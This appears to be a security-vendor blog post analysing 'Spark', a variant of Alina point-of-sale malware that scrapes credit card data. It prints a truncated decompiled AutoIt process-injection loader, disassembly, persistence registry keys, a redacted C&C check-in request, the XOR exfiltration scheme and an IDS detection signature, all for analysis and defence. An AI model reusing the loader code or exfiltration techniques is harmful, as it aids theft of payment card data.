Alina POS malware 'sparks' off a new variant

trustwave.com/Resources/SpiderLabs-Blog/Alina-POS-malware--sparks--off-a-new-variant/

Loading...

Blogs & Stories

SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

Alina is a well-documented family of malware used to scrape Credit Card (CC) data from Point of Sale (POS) software. We published a series of in-depth write-ups on the capabilities Alina possesses as well as the progression of the versions. Xylitol has a nice write-up on the Command and Control (C&C) aspects of Alina.

In this blog post I'd like to discuss a variant that first cropped up in late 2013 and has been seen in the wild as recent as a month ago. Some anti-virus companies have identified similar samples as JackPOS, but there are several interesting behavior differences that haven't been posted about in any other write-ups. It is clear that Alina, JackPOS, and this variant all bear close resemblances to each other, but there are behavioral differences that distinguish this version from the others which I have not seen detailed elsewhere. For the purposes of this write-up I will be referring to this variant as Spark.

AutoIt Staged Loader

The first and most interesting difference between Alina and Spark is that several of the samples have been found embedded in a compiled AutoIt script, which then loads the malware into memory. Both Security Affairs and Security Intelligence posted about a similar type of AutoIt compiled script being used as a loader with a JackPOS binary instead of Spark here and here, but did not provide many details. We will take a closer look at how the loader works.

AutoIt "is a freeware BASIC-like scripting language designed for automating the Windows GUI and general scripting". This AutoIt script contains functions to allocate space in memory, map a binary into that memory, fix the relocations and Import Address Table, and execute the binary. A malicious binary is concatenated into a variable 4,000 bytes at a time and the script's functions are used to load and execute it. The script is converted into a windows executable by running the utility Aut2Exe, which produces a new binary with the malware inside it.





Figure 1: Compiling an AutoIt Script

Converting a script into an executable is a normal and useful part of AutoIt's functionality. I used a third party utility called Exe2Aut to recover the original script and retrieve the binary.



```
		$ppointer += 40
	Next
	If $frelocate Then _runbinary_fixreloc($pmodule, $trelocraw, $pzeropoi
	$acall = DllCall($uhyrt58ool12kjh, "bool", "WriteProcessMemory", "hanc
	If @error OR NOT $acall[0] Then
		DllCall($uhyrt58ool12kjh, "bool", "TerminateProcess", "handle"
		Return SetError(7, 0, 0)
	EndIf
	Local $tpeb = DllStructCreate("byte InheritedAddressSpace;" & "byte Re
mNumberOfHeaps;" & "ptr ProcessHeaps;" & "ptr GdiSharedHandleTable;" & "ptr Pr
	$acall = DllCall($uhyrt58ool12kjh, "bool", "ReadProcessMemory", "ptr",
	If @error OR NOT $acall[0] Then
		DllCall($uhyrt58ool12kjh, "bool", "TerminateProcess", "handle"
		Return SetError(8, 0, 0)
	EndIf
	DllStructSetData($tpeb, "ImageBaseAddress", $pzeropoint)
	$acall = DllCall($uhyrt58ool12kjh, "bool", "WriteProcessMemory", "hanc
	If @error OR NOT $acall[0] Then
		DllCall($uhyrt58ool12kjh, "bool", "TerminateProcess", "handle"
		Return SetError(9, 0, 0)
	EndIf
	Switch $irunflag
		Case 1
			DllStructSetData($tcontext, "Eax", $pzeropoint + $ient
		Case 2
			DllStructSetData($tcontext, "Rcx", $pzeropoint + $ient
		Case 3
	EndSwitch
	$acall = DllCall($uhyrt58ool12kjh, "bool", "SetThreadContext", "handle
	If @error OR NOT $acall[0] Then
		DllCall($uhyrt58ool12kjh, "bool", "TerminateProcess", "handle"
		Return SetError(10, 0, 0)
	EndIf
	$acall = DllCall($uhyrt58ool12kjh, "dword", "ResumeThread", "handle",
```

Figure 2: Decompiling an AutoIt Script

The use of AutoIt as a loader is an interesting tactic. We typically see malware authors writing a script to execute another binary on the system or perform some function needed to accomplish the dastardly deed the author set out to do. This script is then compiled using Aut2exe for AutoIt, py2exe for python, or perl2exe for perl. These programs include their respective interpreters in the compiled binary for executing the script and are generally considered to be unsophisticated malware. In this case, however, the script has a binary in a variable that is loaded into dynamic memory and fixes up all the addresses required for execution. This is a much more advanced technique and is reusable with different embedded binaries. Like all such loaders, the binary is initially obfuscated artifacts such as strings and import tables from the malicious binary.

Startup

Previous versions of Alina picked a name from a list of legitimate sounding executable names and copied itself into the oh-so-common %APPDATA% folder under the chosen name. Instead, Spark creates a sub-folder in (surprise) %APPDATA% called "Install" and stores its malicious goodies in there. These malicious goodies include copying the original executable to *%APPDATA%/Install/hkcmd.exe*and writing a file called ntfs.dat. Spark will always copy itself as hkcmd.exe as opposed to previous Alina versions that selected from a list of varying names.



Install
File Edit View Favorites Tools Help
Back
Search
Folders
Address
C:\Documents and Settings\Administrator\Application Data\Install
File and Folder Tasks
Make a new folder
Publish this folder to the Web
Share this folder
hkcmd.exe
ucul
sserv
ntfs.dat
DAT File
1 KB


Figure 3: Spark Install Directory

At startup, the malware builds the path to *%APPDATA%/Install/ntfs.dat*and checks to see if the file exists. If the file does not exist, it uses the systems volume serial id and overwrites the first 6 digits with random upper and/or lower case characters. The result of this operation is written to ntfs.dat and is used as the unique ID for the bot. Here is an example:

Volume ID => "602C0256"

Random chars => "mRtyfo"

Unique ID => "mRtyfo56"



```
00401971
00401971 loc_401971:                ; generate a random number
00401971 call     _rand
00401976 cdq
00401977 mov      ecx, 0FFh         ; divide number by 255
0040197C idiv     ecx
0040197E dec      edx
0040197F test     dl, 1             ; jump if number - 1 is even
00401982 jz       short loc_401991 ; generate a random lower case letter
```

```
00401984 call     _rand             ; generate a random capital letter
00401989 cdq
0040198A idiv     ebx
0040198C add      dl, 41h
0040198F jmp      short loc_40199C ; overwrite the first 6 characters of volume serial number
```

```
00401991
00401991 loc_401991:                         ; generate a random lower case letter
00401991 call     _rand
00401996 cdq
00401997 idiv     ebx
00401999 add      dl, 61h
```

```
0040199C
0040199C loc_40199C:                ; overwrite the first 6 characters of volume serial number
0040199C mov      [esi+edi], dl
0040199F inc      esi
004019A0 cmp      esi, 6
004019A3 jl       short loc_401971 ; generate a random number
```

```
004019A5 pop      edi
004019A6 pop      esi
004019A7 pop      ebx
004019A8 pop      ebp
004019A9 retn     8
004019A9 E_genUniqeID endp
004019A9
```

Figure 4: Random Character Generation


This differs from earlier variants, which just used the volume serial id to identify the bot. If the ntfs.dat does exist, the identifier is read into memory. This unique identifier is included in the POST message for all communication with the C&C server.

Like all the other versions of Alina, Spark also adds itself to the commonly used *HKCU\Software\Microsoft\Windows\CurrentVersion\Run\hkcmd*key in order to maintain persistence through reboot.

Spark uses a named pipe to synchronize moving the malware from its original execution folder to the *%APPDATA%/Install* directory. The pipe name is generated as *\\.\pipe\spark<uniqueID>* where <uniqueID> is the same as what is generated above. Using our previous example the pipe name would be*\\.pipe\sparkmRtyfo56*.

Black List

Alina includes a black list of processes that are not scraped for CC data. Spark takes the same black list as before and adds additional applications to the list:



Alina blacklist	Spark blacklist additions
chrome.exe	services.exe
firefox.exe	dwm.exe
iexplore.exe	dllhost.exe
svchost.exe	jusched.exe
smss.exe	jucheck.exe
csrss.exe	lsass.exe
wininit.exe	winlogon.exe
steam.exe	alg.exe
devenv.exe	wscntfy.exe
thunderbird.exe	taskmgr.exe
skype.exe	spoolsv.exe
pidgin.exe	QML.exe
	AKW.exe

Figure 5: Black List Differences

Since the author is looking for CC data, the choice to add additional processes is an easy one since these applications are highly unlikely to contain the data they are seeking. The majority of the additions are system and common processes.

Spark Execution Flow

Here is a general picture overview of Spark's execution flow:




Spark
Create %APPDATA% \Install Directory
1
2
Create ID and write to ntfs.dat
5
Copies self into \Install dir as hkcmd.exe & deletes original
4
Sets up persistence via run registry key
Delete any old copies of Alina
3
6
Register with botnet
7
Scrape CC Data
Send CC data home
8

Figure 6: Spark

Execution Flow

Communication

The final two differences in this variant have to do with communication to the C&C server. Where previous versions used "Alina vx.x" as the User-Agent, Spark now uses something that is supposed to look legitimate.



```
POST /grabbedinfo7sob7/loading.php HTTP/1.1
Accept: application/octet-stream
Content-Type: application/octet-stream
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; InfoPath.1 Spark v1.1
Host: *******
Content-Length: 928
Cache-Control: no-cache
<(POSTDATA)>
Request URL: http://******/grabbedinfo7sob7/loading.php
```

Figure 7: Spark

POST Example


As you can see, in their attempts to look legitimate, the author still includes the bot version but forgets to include the closing parenthesis. Here is an IDS signature that has been used to detect Spark.

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET TROJAN JackPOS Checkin"; flow:established,to_server; content:"POST"; http_method; content:".php"; http_uri; content:"User-Agent|3a 20|Mozilla/4.0 (compatible|3b| MSIE 7.0|3b| Windows NT 5.1|3b| InfoPath.1 Spark v1.1|0d 0a|"; http_header; fast_pattern:66,20; content:!"Referer|3a|"; http_header; pcre:"/\.php$/U"; reference:md5,3959fb5b5909d9c6fb9c9a408d35f67a; reference:url,trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-pos-ram-scraper-malware.pdf; classtype: slr-et; sid:4004777; rev:1;)

This signature refers to the sample as JackPOS, but I think this sample falls somewhere in the spectrum of malware between Alina and JackPOS.

As you can see the Spark name has come up several times, both in the POST communication and the named pipe used by the malware. The usage of a version number suggests that the malware author had intentions to produce additional versions.

The POST data communication with the C&C server retains the same structure as Alina from v5.2 on, however, Spark chose to reverse the order of the XOR scheme used.



```
  Offset    0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15
00000000   AB AB E7 C5 D0 C3 C6 C6  CB 85 9E 84 9A 8A 82 C9
00000016   C5 C7 C8 F2 DE D3 E7 CD  9F 9C CB 55 C9 CB D8 CE
00000032   D9 AA AA AA EB EE E7 E3  E4 87 F8 E1 E1 EC E5 98
00000048   EE 9D E8 AA AA AA AA AA  AA AA AA AA AA AA AA AA
00000064   AA AA AA AA E4 AC AA AA  44 A6 BE B4 01 39 06 1D
00000080   70 42 06 03 44 CC 50 44  41 50 56 33 32 25 51 68   pB  DÌPDAPV32%Qh
00000096   51 4A 7D 42 06 03 44 CC  51 44 41 50 56 33 33 25   QJ}B  DÌQDAPV33%
00000112   51 60 51 4A 7A 42 06 03  44 CC 52 44 41 55 56 33   Q`QJzB  DÌRDAUV3
00000128   34 25 51 3C 51 4A 7C 42  06 03 44 CC 53 44 41 53   4%Q<QJ|B  DÌSDAS
00000144   56 33 31 25 51 68 51 4A  7C 42 06 07 44 CC 5A 44   V31%QhQJ|B  DÌZD
00000160   41 57 56 33 30 25 51 69  51 4A 7D 42 06 0E 44 CC   AWV30%QiQJ}B  DÌ
00000176   54 44 41 53 55 63 61 72  06 65 51 4A 78 42 06 05   TDASUcar eQJxB
00000192   44 CC 57 44 41 56 56 33  30 25 51 68 51 4A 78 42   DÌWDAVV30%QhQJxB
00000208   06 04 44 CC 57 44 41 57  56 33 38 25 51 6F 51 4A     DÌWDAWV38%QoQJ
```

Figure 8: XOR'd POST Data

To recover the clear text message, bytes 18 through 35 (red) are used as a running XOR key for bytes 76 (green) to the end of the data and then the entire message is XOR'd with 0xAA. This will decrypt the entire message. The yellow section (including the red bytes) contains the header information, while the green is the dynamic data. Earlier variants would first XOR the entire message with 0xAA and then grab bytes 18-35 to decode bytes from 76 to the end. A minor change, but sufficient in that it breaks any tools made to decode any prior communications. I've written a ruby script that decodes and parses the traffic and can be found at spark.rb.

JackPOS

Spark and JackPOS have several similar techniques that relate them. The use of the AutoIt compiled script as a loader is a technique that we have not seen very much and its use with both JackPOS and Spark is a very interesting link. Both use similar blacklist approaches as well as custom functions for finding CC data. However, JackPOS almost exclusively attempts to masquerade as java or a java utility. It also either copies itself directly into the %APPDATA% directory or into a java based sub-directory inside %APPDATA%. JackPOS uses the MAC address as a bot ID and base64 encodes the CC data found on the system in order to obfuscate the exfiltration. In case you missed the link above, here is SpiderLabs' detailed write-up on JackPOS. It seems fairly clear that these are two different variants. So while these two samples appear to be related, Spark bears a much stronger resemblance to Alina than JackPOS.

Conclusion

There have been rumors and conjecture about Alina source code being sold off as well as JackPOS being a successor to the Alina code base. While I don't have a pony in the race, the Spark variant shows that someone has been updating the Alina source code recently. The Spark string that shows up in both the named pipe and the POST communication shows an obvious distinction from previous Alina versions. The use of AutoIt as a loader for both Spark and JackPOS variants indicate that it could have potentially been a version between the transition from Alina to JackPOS.

I believe it was Shakespeare who said, "Malware by any other name will still steal your credit card data", or something to that affect. Regardless of what you call these variants, the important part is to understand the details of this threat and how to keep your data secure.